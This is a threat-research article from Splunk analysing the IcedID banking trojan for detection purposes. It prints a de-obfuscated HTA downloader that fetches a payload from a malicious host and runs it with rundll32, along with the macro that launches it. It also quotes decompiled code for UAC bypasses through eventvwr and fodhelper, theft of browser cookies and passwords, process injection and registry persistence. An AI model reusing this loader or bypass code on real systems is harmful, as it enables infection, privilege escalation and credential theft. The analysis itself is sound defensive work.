Detecting IcedID... Could It Be A Trickbot Copycat? | Splunk

By Splunk Threat Research Team

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
IcedID targets financial institutions across different countries including banks, payment card providers, and e-commerce sites. IcedID has also been observed deployed in conjunction with other malware payloads such as Valak, Qakbot, Conti Ransomware. It is clear from studying past campaigns that the actors behind IcedID have expanded beyond banking information in order to extend similar features and coverage as other popular carriers such as Emotet or trickbot and by doing so current iterations of IcedID look more like a copycat or maybe even a successor.


Spear Phishing Documents

In a recent campaign, malicious actors were observed using a document builder to simulate legitimate DocuSign documents and embedding exploitation code for CVE-2017-8570 to trigger the installation of IcedID. These documents were delivered via spear-phishing technique.

Below is the screenshot of the phishing campaign (Word and Excel) that will download the IcedID downloader as soon as the user runs the malicious macro document in the targeted host.



This malicious document will download the IcedID loader then drop it as a ".sys" or ".jpg" file and execute it using regsvr32.exe windows application with "-s" parameter like the screenshot below.




Other exploitation vectors include running an obfuscated HTML application (.hta) to download the DLL loader as a .jpg file then execute it with rundll32.exe windows application with the “PluginInit” parameter. Below is the screenshot of the macro code that executes the .hta file and the de-obfuscated .hta script shows how it downloads and executes the first payload.

```
Sub autoopen()
initVba
Shell "explorer docBorderWin.hta", vbNormalFocus
End Sub
-------------------------------------------------------------------------------
VBA MACRO arrayBBorder.bas
in file: word/vbaProject.bin - OLE stream: 'VBA/arrayBBorder'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub initVba()
Open "docBorderWin.hta" & buttTemplateHeader For Output As #1
Print #1, ActiveDocument.Range.Text
Close #1
End Sub
```

```
var functionNextName = new ActiveXObject("msxml2.xmlhttp");
functionNextName.open("GET",
"http://ribswansonz.com/adda/WtR5knQxsPnoOVFtles9xQVfmoP7qVmCe4/JUJ/2uHHxL
5AlhOTzfIzMn85JTUp3wplOtsSBtos/5IbYQ7EqxExNvMViAtpF8b56YUvksSUzrHJv/7uKCF5
qmtzD/14008/sose5?sid=BRNS4UAEibzE02cXqksbqoN&4cfzH8LY=zzFI&user=ijWlc3aeh
a4iT7ILRSIkxVadMdE&=qmMVBxJM&CKkeLjpF2r=YLAW1NK6wtm8&time=ECDnIukcX1lnsr&r
ef=um861b8VKpmnUSM3zVQ3VpxYH", false);
functionNextName.send();
if(functionNextName.status == 200)
{
  try
  {
    var indReqProcedure = new ActiveXObject("adodb.stream");
    indReqProcedure.open;
    indReqProcedure.type = 1;
    indReqProcedure.write(functionNextName.responsebody);
    indReqProcedure.savetofile("c:\\users\\public\\docBorderWin.jpg", 2);
    indReqProcedure.close;
  }
  catch(e)
  {
  }
}
var dataProc = new ActiveXObject("wscript.shell");
var nameDSet = new ActiveXObject("scripting.filesystemobject");
dataProc.run("rundll32 c:\\users\\public\\docBorderWin.jpg,PluginInit");
try
{
  windowTmp = dataProc.CurrentDirectory + "\\docBorderWin.hta";
  nameDSet.deletefile(windowTmp);
}
catch(buttonFunction)
{
}
```

IcedID Initial Downloader (Stage 1)


The initial IceID loader binary will decrypt another .dll file in memory to download the 2nd stage payload (png or .dat) files. This is done by initially connecting to aws.amazon.com to check the internet connection and to prepare its initial C2 communication.



IcedID Payload Loader - PhotoLoader and “License.dat” decrypter) (Stage 2)

Once the second stage payload is downloaded, It will load a shellcode or headless executable file which is the main IcedID bot. This shellcode can be extracted either in .png file format (payload obfuscated by steganography) or gzip payload format containing a “license.dat” file.

The next code snippet below shows the .dll in memory locating the .png payload in a randomly generated directory based on the user name of the compromised machine created in either %appdata% or “C:\Programdata”. If the .png file payload is found in either of those two folder paths, it will decrypt the shellcode from the image file if not it tries to download from the C&C server.



For the gzip file, It uses a similar code to locate the “license.dat” payload, aside from having an additional parameter check “/i” in the syntax line, as seen in the screenshot below.

```
cmdline = GetCommandLineA();
if ( !cmdline )
  return 0i64;
found = StrStrIA(cmdline, "/i:\"");
if ( !found )
  return 0i64;
v7 = SHGetFolderPathA(0i64, CSIDL_APPDATA, 0i64, 0, lpString1);
v8 = "c:\\ProgramData\\";
if ( !v7 )
  v8 = "\\";
lstrcatA(lpString1, v8);
```

IcedID .PNG Steganography and “License.dat” Payload

The PNG payload uses steganography to hide the shellcode inside the PNG. The encrypted shellcode and the 8 bytes rc4 decryption keys are placed in the IDAT chunk type structure of the PNG header file. A python script was developed (IceIdPNGShellcodeExtractor.py) to automatically extract the shellcode on the said payload.

For the “license.dat” IcedID payload, it will decrypt it using its customized decryption algorithm using its last 16 bytes as the decryption key. In this case, the IceIdDecrypt.py tool can be used to decrypt license.dat and do a static analysis of the file.

IcedID Core/Main Bot (Stage 3)

The shellcode or the core IcedID BOT will be injected in either spawned svchost.exe system processor in msiexec.exe or within the memory space of a rundll32 process that loads the .dll shellcode decryptor. After that, it will hook some native API, create a mutex as a mark of its infection, and make sure only one instance is running. Below are other notable behaviors seen in this main bot.

Hook Browser:

This shellcode will try to hook common browsers like firefox and chrome to steal credentials, cookies, and sessions saved. The screenshot below shows what it looks like in firefox and chrome browsers in the compromised machine.

```
  }
  if ( *v3 != 'c' )
  {
    if ( *v3 != 'f' || v3[1] != 'i' || v3[2] != 'r' || v3[3] != 'e' || v3[4] != 'f' || v3[5] != 'o' || v3[6] != 'x' )
      return 0i64;
    return 2i64;
  }
  return v3[1] == 'h' && v3[2] == 'r' && v3[3] == 'o' && v3[4] == 'm' && v3[5] == 'e';
}
```

Desktop Screenshots:

This code displays the ability to take screenshots of the desktop window of the compromised host. This bitmap image file format will be saved in the temp folder with a .tmp file extension to blend on normal .tmp files activities.

```
Sleep(0xBB8u);
sub_180008394(0i64, L".tmp", FileName);
v5 = GetDesktopWindow();
if ( (unsigned int)func_CreateBitmap(v5, (__int64)FileName, 0) )
{
  v6 = sub_18001312C(FileName, &v20, &v19);
  DeleteFileW(FileName);
  if ( v6 )
```

Passff.tar and cookie.tar

It will also create files named “passff.tar” for the browser history and “cookie.tar” for the browser cookies that may contain stolen browser information.

```
{
  func_decrypstr(v6, (__int64)Buffer);        // cert9.db
  v7 |= sub_180004D6C(v4, Buffer, lpString2);
  v6 = (unsigned int *)*(&off_18002A4A8 + (unsigned int)++v8);
}
sub_180012C2C(v4);
if ( v7 )
{
  if ( (unsigned int)func_ReadAFile_0(lpFileName, &lpMem, &v22) && v22 )
  {
    v16 = "passff.tar";
    v9 = lstrlenA("passff.tar");
```

```
sub_180012C2C(v13);
if ( (unsigned int)func_ReadAFile_0((const CHAR *)(v14 - 128), (void **)(v14 + 168), (_QWORD *)(v14 + 160))
  && *(_QWORD *)(v14 + 160) )
{
  a8 = "cookie.tar";
  v15 = lstrlenA("cookie.tar");
  a10 = 0i64;
  a13 = 0i64;
  v16 = v15;
```

Stealing Browser Information

IcedID will also download and load a “sqlite64.dll” in the %temp% folder that will be needed for parsing firefox and chrome browser database to extract information. Below are SQLite commands decrypted in the shellcode to harvest autofill information from browser .db like cookies, password, company_name, street_address, city, state, zip code, country_code, phone number, user full name, and credit card information.

UAC Bypass

The following are two functions to Bypass UAC (User Account Control). The Eventvwr and the fodhelper UAC bypass technique.

```
func_decrypstr((unsigned int *)qword_180021D10, (__int64)SubKey);// Software\Classes\mscfile\shell\open\command
if ( RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0i64, 0, 0x2000000u, 0i64, &hKey, 0i64) )
  return 0i64;
v5 = lstrlenA((LPCSTR)lpData);
if ( !RegSetValueExA(hKey, &ValueName, 0, 1u, lpData, v5 + 1) )
{
  GetSystemDirectoryA(Buffer, 0x104u);
  func_decrypstr((unsigned int *)qword_180023400, (__int64)SubKey);// \eventvwr.exe
```

```
  return 0i64;
func_decrypstr((unsigned int *)qword_1800231C8, (__int64)SubKey);// Software\Classes\ms-settings\shell\open\command
if ( RegCreateKeyExA(HKEY_CURRENT_USER, SubKey, 0, 0i64, 0, 0x2000000u, 0i64, &hKey, 0i64) )
  return 0i64;
func_decrypstr((unsigned int *)qword_180020D88, (__int64)SubKey);// DelegateExecute
if ( !RegSetValueExA(hKey, SubKey, 0, 1u, (const BYTE *)&ValueName, 0) )
{
  v4 = lstrlenA((LPCSTR)lpData);
  if ( !RegSetValueExA(hKey, &ValueName, 0, 1u, lpData, v4 + 1) )
  {
    GetSystemDirectoryA(Buffer, 0x104u);
    func_decrypstr((unsigned int *)qword_180021970, (__int64)SubKey);// \fodhelper.exe
    lstrcatA(Buffer, SubKey);
    v1 = func_shellexecute(Buffer, 0i64, 0x2710u);
```

Harvest Email/Outlook Information and Browser Password Storage

Exfiltration tasks also include querying several registry keys related to email client Microsoft Outlook to steal user profiles, email signatures, and stored password folders through registry and ActiveMail Partners. “%u” is the outlook version installed in the machine.

Recon AV Product

The following PowerShell commands detect Antivirus Product information.

Other Execution and RemoteThread Execution

We also found chcp command execution and passage of the result to a created pipe. The result of this command line may give the locale country region of the compromised host base on its result. For example, the 437 result means “default code page in the US”.

```
{
  func_CreateprocAndPipe((LPSTR)"cmd.exe /c chcp >&2", result);
  if ( !*(_QWORD *)v2
    || !*(_QWORD *)(v2 + 8)
    || (v3 = StrStrA(*(PCSTR *)v2, ": ")) == 0i64
    || (v4 = StrToIntA(v3 + 2)) == 0 )
```

Another regsvr32 execution with “/s” parameter to execute DLL payload downloaded from its C2 server, copy of itself or decrypted DLL that was dropped in the compromised host.


```
func_decrypstr((unsigned int *)qword_180022068, (__int64)v14);// regsvr32.exe /s "%s"
wsprintfA(v10, v14, v8);
v12 = func_ExecuteUacBypass(a1, (BYTE *)v10);
```

Code injection into a cmd.exe process.

```
GetWindowsDirectoryA(Buffer, 0x104u);
lstrcatA(Buffer, "\\SysWOW64\\cmd.exe");
if ( !CreateProcessA(0i64, Buffer, 0i64, 0i64, 0, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
  return (unsigned __int16)GetLastError() | 0x3040000u;
v6 = func_WriteProcAndRemoteThread(ProcessInformation.hProcess, a2, a3);
if ( v6 )
  TerminateProcess(ProcessInformation.hProcess, 0);
```

Persistence

IcedID creates a scheduled task entry to download the file that will decrypt and load the license.dat file using a process spawned via the Rundll32 application, as seen in the screenshot below.





```
<Actions Context="Author">
  <Exec>
    <Command>rundll32.exe</Command>
    <Arguments>"C:\Users\administrator\AppData\Roaming\administrator\administrator\Akpeiqei32.dll",update
    /i:"TrustChef\license.dat"</Arguments>
  </Exec>
</Actions>
<Principals>
  <Principal id="Author">
    <UserId>win-dc-876\administrator</UserId>
```

In addition to using scheduled tasks for spawning processes, the main bot is also capable of creating a regrun entry for its DLL payload using SHSetValueA API. This will ensure that the DLL will be loaded every time a user logs on.


```
  v9 = qword_1800223D8;
func_decryptstr((unsigned int *)v9, (__int64)pszSubKey);// "%s" /i:"%s"
wsprintfA(String, pszSubKey, a2, 0x180054110i64);
func_decryptstr((unsigned int *)qword_180020FD0, (__int64)pszSubKey);// Software\Microsoft\Windows\CurrentVersion\Run
cbData = lstrlenA(String);
LOBYTE(v5) = SHSetValueA(HKEY_CURRENT_USER, pszSubKey, a3, 1u, String, cbData) == 0;
return v5;
```

Create Self Signed Certificate

IcedID will also add certificates into the certificate store that will be saved in the %temp% folder as part of its possible proxy communication to its C2 server bound to IP 127.0.0.1 port 54245. The screenshot below shows the decrypted certificate format that IcedID will add to the certificate store in a .tmp file. This proxy function also compliments the web inject vector as an alternative way to capture traffic and credentials.



The screenshot below shows how IcedID setup proxy from IP 127.0.0.1 port 54245 by listening on the created socket relative to the IP and port mentioned above.




The following are several detection methods created by STRT to address IcedID. All these detections are encompassed in an Analytic story released in our content updates.

